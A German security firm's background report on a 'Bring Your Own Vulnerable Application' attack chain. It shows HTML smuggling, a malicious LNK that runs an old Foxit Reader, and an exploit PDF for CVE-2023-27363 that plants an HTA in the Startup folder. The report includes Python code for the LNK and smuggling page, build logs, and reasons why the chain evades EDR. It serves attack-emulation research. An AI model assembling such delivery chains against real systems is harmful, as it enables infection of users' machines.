Hintergrundbericht zu "Attack Chain Emulation" (ACE)

Bring Your Own Vulnerable Application - *BYOVA*

Datum:
Januar 2025

Klassifikation:
Öffentlich

IOprotect GmbH
Dürstelenstrasse 136
8335 Hittnau
+41 (0)44 533 00 05
info@ioprotect.ch
www.ioprotect.ch

Inhaltsverzeichnis

1 Einleitung

In diesem Hintergrundbericht zum "Attack Chain Emulation" Service (ACE) wird aufgezeigt, wie ein nächster Schritt in Infektionsketten aussehen könnte. Angelehnt an das Konzept *"Bring Your Own Vulnerable Driver"* [1] wird in einem solchen Szenario eine verwundbare Applikation genutzt, um bösartigen Code auszuführen. Aus *Bring Your Own Vulnerable Driver* wird *Bring Your Own Vulnerable Application*. Die Idee dahinter: Wenig bekannte Exploits werden von EPP/EDR-Lösungen wesentlich schlechter erkannt als ausführbare Programme, der maliziöse Code läuft je nach Schwachstelle direkt im Speicher und die verwundbare Applikation stammt von einem bekannten Hersteller und ist somit signiert.

Als Beispiel wird der Foxit PDF Reader [2] genutzt. Im vorliegenden Bericht wird Schritt für Schritt aufgezeigt, wie diese Idee mit Hilfe von ACE implementiert werden kann.

2 Das Prinzip hinter BYOVA

Funktionierende Infektionsketten unter Windows werden auf Grund von Verbesserungen im Präventions- wie auch im Detektionsbereich immer aufwendiger und teilweise auch skurriler. Hardening Massnahmen im MS Office Bereich, Schutzmassnahmen wie Attack Surface Reduction (ASR) und nicht zuletzt die verbesserte Detektion von Microsoft Defender for Endpoints machen es einem Angreifer schwierig, ein Windows System mit Schadcode zu infizieren.

Bestanden frühere initiale Angriffsvektoren aus einer einzigen Datei, sind heute nicht selten mehrere Dateien involviert. APT29 beispielsweise nutzte unter anderem zwei DLLs, ein legitimes Programm von Microsoft sowie ein Ablenkungs-PDF, um schliesslich via DLL Sideloading unautorisierten Code auf einem System ausführen zu können [3].

Das hier vorgestellte Prinzip *Bring Your Own Vulnerable Application* ist unseres Wissens nach so noch nie "in the Wild" detektiert worden und sicherlich in die skurrilere Art von Infektionsvektoren einzuordnen.

2.1 Angriffsablauf

Die Angriffskette kann beispielsweise wie folgt aussehen:

.html →.zip → .lnk → .exe → .pdf → .hta → .exe

Das Opfer erhält als initialen Angriffsvektor eine HTML-Datei. Darin ist via HTML Smuggling Technik eine ZIP-Datei eingebettet, welche alle anderen Dateien beinhaltet. In der ZIP-Datei sind ein Windows Shortcut File (.lnk), die verwundbare Applikation sowie der entsprechende Exploit für die ausgenutzte Schwachstelle enthalten. Der komplette Ablauf des Angriffs sieht wie folgt aus:

- Das Opfer erhält die ZIP-Datei, entpackt diese und klickt auf die .lnk-Datei.
- Die .lnk-Datei führt via cmd.exe die verwundbare Applikation mit dem Exploit als Argument aus.
- Die Applikation wird ausgeführt und der Exploit führt die vom Angreifer gewünschte Aktion aus.

2.2 Vorteile aus Sicht eines Angreifers

- Ein solcher Angriff ist auch möglich bei einem vollständig gepatchten System.
- Die verwundbare Applikation stammt von einem vertrauenswürdigen Hersteller und weist somit eine gültige Signatur auf.
- Die Ausführung einer .LNK-Datei mit einer einfachen Commandline wird kaum EPP/EDR-Lösungen triggern.
- Exploits werden erfahrungsgemäss viel schlechter von der EPP/EDR-Lösung erkannt als ausführbare Dateien wie Exe, DLL oder Scripts.
- Der maliziöse Inhalt läuft direkt im Speicher, weshalb auch eine Application Control Lösung nicht greift.
- Alte Exploits können wiederverwendet werden.
- Auf Grund des vollständig gepatchten Systems wird die Detektion alter Exploits als irrelevant oder als False Positiv vom SOC klassifiziert werden.
- Hardening-Massnahmen wie Protected View etc. können vor dem eigentlichen Angriff via Registry-Key Einträge deaktiviert werden.

2.3 Einschränkungen

- Nicht jede Applikation kann mit diesem Ansatz genutzt werden.
- Die verwundbare Applikation muss auf das System geschleust werden, was zu grossen Dateien führen kann.

2.4 Massnahmen

- Die verwundbare Applikation kann von einem gewöhnlichen Benutzer nicht in die von der Application Control Lösung freigegebenen Orten wie C:\Programme oder auch C:\Windows\System32 abgelegt werden. Obwohl die Applikation über eine gültige Signatur verfügt, sollte der unbekannte Ort der Ausführung (Downloads-Folder, Desktop des Users etc.) mit einer optimal implementierten Application Control Lösung abgedeckt sein.

3 Implementation eines PoC in ACE

Um diese Idee aufzuzeigen, wird die Angriffskette mit IOprotects Attack Chain Emulation (ACE) Service implementiert. Für den Proof-of-Concept (PoC) wird die Schwachstelle CVE-2023-27363 genutzt, welche Foxit Reader Versionen 12.1.1.15289 oder älter betrifft. Die notwendigen Komponenten für die Angriffskette sind somit folgende:

- Verwundbare Foxit Reader Version
- Exploit für CVE-2023-27363 (inkl. .HTA File)
- .LNK File
- .ZIP File
- .HTML File

3.1 Foxit Reader Version

Verwundbare Applikationen sind auf unterschiedlichen Plattformen noch zu finden. Allenfalls hat der Hersteller selber noch ein Archiv mit älteren Versionen. Für den PoC wird die Version 12.1.0.15250 genommen. Der entsprechende Hash und der Eintrag auf VirusTotal zu dieser Datei [4]. Ein direkter Download beim Hersteller zu einer verwundbaren Version ist ebenfalls unter [4] aufgeführt.

3.2 Exploit für CVE-2023-27363

Für den PoC wird der Exploit unter [5] genommen. Dieser basiert auf der Arbeit von Sebastian Apelt [6] und wurde von j00sean erstellt. Der Exploit nutzt die Schwachstelle [7] aus und legt eine .HTA-Datei im Startup-Verzeichnis des Benutzers ab. Nach erneutem Login auf das System wird die .HTA-Datei automatisch ausgeführt und startet in diesem Fall den *calc.exe* sowie *notepad.exe*.



Abbildung 1: Inhalt des .HTA Files mit den entsprechenden Commandline Befehlen

3.3 .LNK File

Das .LNK lässt sich mit Code von bereits implementierten ACE-Einträgen 1:1 in render.py übernehmen. Hier die entsprechende Funktion

```
def run_render_lnk(args: argparse.Namespace) -> None:
    """Renders the .lnk payload."""
    lnk = Lnk()
    lnk.link_flags.IsUnicode = True
    lnk.link_info = None

    levels = list(path_levels('C:\\Windows\\System32\\cmd.exe'))
    elements = [
        RootEntry(ROOT_MY_COMPUTER),
        DriveEntry(levels[0]),
    ]
    entry = PathSegmentEntry()
    entry.type = TYPE_FOLDER
    now = datetime.utcnow()
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'Windows'
    entry.full_name = entry.short_name
    elements.append(entry)

    entry = PathSegmentEntry()
```

```
    entry.type = TYPE_FOLDER
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'System32'
    entry.full_name = entry.short_name
    elements.append(entry)

    entry = PathSegmentEntry()
    entry.type = TYPE_FILE
    entry.file_size = 0
    entry.modified = now
    entry.created = now
    entry.accessed = now
    entry.short_name = 'cmd.exe'
    entry.full_name = entry.short_name
    elements.append(entry)

    lnk.shell_item_id_list = LinkTargetIDList()
    lnk.shell_item_id_list.items = elements

    lnk.link_flags.HasArguments = True
    lnk.arguments = '/c files\\FoxitPDFReader.exe files\\report.pdf'

    lnk.link_flags.HasName = True
    lnk.description = 'Additional information 1'

    lnk.link_flags.HasIconLocation = True
    lnk.icon = 'C:\\Windows\\System32\\shell32.dll'
    lnk.icon_index = 4
    payload_lnk = lnk
    payload_lnk_path = os.path.join(args.output, 'report.lnk')
    with open(payload_lnk_path, 'wb') as f_out:
        payload_lnk.save(f_out)
```

Das .LNK ruft die im ZIP vorhandene und verwundbare FoxitPDFReader.exe mit dem Exploit-PDF als Argument auf.

3.4 Das ZIP-File

Dies kann direkt im Makefile erstellt werden:

```
build:  $(OUTPUT)lnk $(OUTPUT)zip
    $(VENV) && python3.9 src/render.py render \
                --src $(CURDIR)/src --output $(OUTPUT)

$(OUTPUT)zip:
    cd $(OUTPUT) && mkdir files
    cp $(CURDIR)/ext/* $(OUTPUT)/files
    cd $(OUTPUT) && zip report.zip report.lnk files/*
```

3.5 Das .HTML File

Last but not least, damit das ZIP-File am Perimeter nicht direkt geblockt wird, wird die Datei via HTML Smuggling verpackt. Dazu kann wieder 1:1 bereits existierender Code aus anderen ACE-Entries genommen werden. Hier die entsprechende Funktion:

```
def run_render(args: argparse.Namespace) -> None:
    """Renders the attack payload."""

    path_templates = os.path.join(args.src, 'templates')
    env = Environment(
        loader=FileSystemLoader(path_templates),
        autoescape=select_autoescape(),
        newline_sequence='\r\n'
    )

    # render the .zip payload
    payload_zip_path = os.path.join(args.output, 'report.zip')
    with open(payload_zip_path, 'rb') as f_in:
        payload_zip_bin = f_in.read()
    payload_zip_bin_code_units = str(list(payload_zip_bin)).replace(' ', '')
    log.info('rendered .zip payload')

    # render the .html payload
    payload_html = env.get_template('attack.html.j2').render(
        payload=payload_zip_bin_code_units
    )
    payload_html_bin = payload_html.encode()
    payload_html_path = os.path.join(args.output, 'report.html')
    with open(payload_html_path, 'wb') as f_out:
        f_out.write(payload_html_bin)
    log.info('rendered .html payload')
```

3.6 Build-Prozess

Mit all den vorhandenen Komponenten und einem entsprechenden Makefile, kann der Build Prozess angestossen werden.

- Setup erstellen: `make setup`

```
[user@localhost rto-0005]$ make setup
mkdir -p /home/user/Documents/reacherteacher-main/collection/rto-0005/output
python3.9 -m venv /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip inst
Collecting pip==23.1.2
  Using cached pip-23.1.2-py3-none-any.whl (2.1 MB)
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 21.2.3
    Uninstalling pip-21.2.3:
      Successfully uninstalled pip-21.2.3
Successfully installed pip-23.1.2
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip inst
Collecting pip-tools==6.13.0
  Using cached pip_tools-6.13.0-py3-none-any.whl (53 kB)
Collecting build==0.10.0
```

- Code validieren: `make validate`

```
[user@localhost rto-0005]$ make validate
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && flake8 src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && mypy --no-incremental src
Success: no issues found in 1 source file
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && isort -c src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && bandit -r src
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 3.9.18
Run started:2025-01-13 12:29:03.325878

Test results:
        No issues identified.

Code scanned:
        Total lines of code: 122
        Total lines skipped (#nosec): 0

Run metrics:
        Total issues (by severity):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
        Total issues (by confidence):
                Undefined: 0
                Low: 0
                Medium: 0
                High: 0
Files skipped (0):
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && yapf -q -r src
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && pip list --outdated
```

- Sample erstellen: `make build`

```
[user@localhost rto-0005]$ make build
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && python3.9 src/render.py render_lnk \
                --output /home/user/Documents/reacherteacher-main/collection/rto-0005/output
cd /home/user/Documents/reacherteacher-main/collection/rto-0005/output && mkdir files
cp /home/user/Documents/reacherteacher-main/collection/rto-0005/ext/* /home/user/Documents/reacherteacher-main/collection/rto-00
cd /home/user/Documents/reacherteacher-main/collection/rto-0005/output && zip report.zip report.lnk files/*
  adding: report.lnk (deflated 45%)
  adding: files/FoxitPDFReader.exe (deflated 60%)
  adding: files/report.pdf (deflated 1%)
. /home/user/Documents/reacherteacher-main/collection/rto-0005/output/venv/bin/activate && python3.9 src/render.py render \
                --src /home/user/Documents/reacherteacher-main/collection/rto-0005/src --output /home/user/Documents/reacherteac
5/output
INFO:__main__:rendered .zip payload
INFO:__main__:rendered .html payload
[user@localhost rto-0005]$ ls -l output/
total 206340
drwxr-xr-x. 2 user user        50 Jan 13 13:30 files
drwxr-xr-x. 3 user user        19 Jan 13 13:29 mypy
-rw-r--r--. 1 user user 165199933 Jan 13 13:30 report.html
-rw-r--r--. 1 user user       517 Jan 13 13:30 report.lnk
-rw-r--r--. 1 user user  46080623 Jan 13 13:30 report.zip
drwxr-xr-x. 5 user user        74 Jan 13 13:25 venv
[user@localhost rto-0005]$
```

```
[user@localhost rto-0005]$ sha256sum output/*
sha256sum: output/files: Is a directory
sha256sum: output/mypy: Is a directory
187d11188079a9d327058376c35e5d88eb3cf7c073b0ead627710dedfdb2994f  output/report.html
4d50017b1f78079388d186452c899395b627809d5f65c4df72eb86964ed75797  output/report.lnk
19b422617c39d4d416726faf62d03cfe34f3b8aea52dee1866c676358a0cd3c7  output/report.zip
```

3.7 Test der Angriffskette

- Angriffskette testen auf einem vollständig aktualisierten Windows 11:



Abbildung 2: Verifikation, dass es sich bei der Datei report.html um die erzeugte Datei handelt



Abbildung 3: Windows 11 ist aktuell



Abbildung 4: Antiviren-Signaturen sind aktuell



Abbildung 5: MS Defender Settings aktiv



Abbildung 6: Vor dem Angriff ist kein Eintrag im Startup-Verzeichnis



Abbildung 7: Doppelklick der Datei report.html öffnet Edge und ZIP-Datei wird bereitgestellt

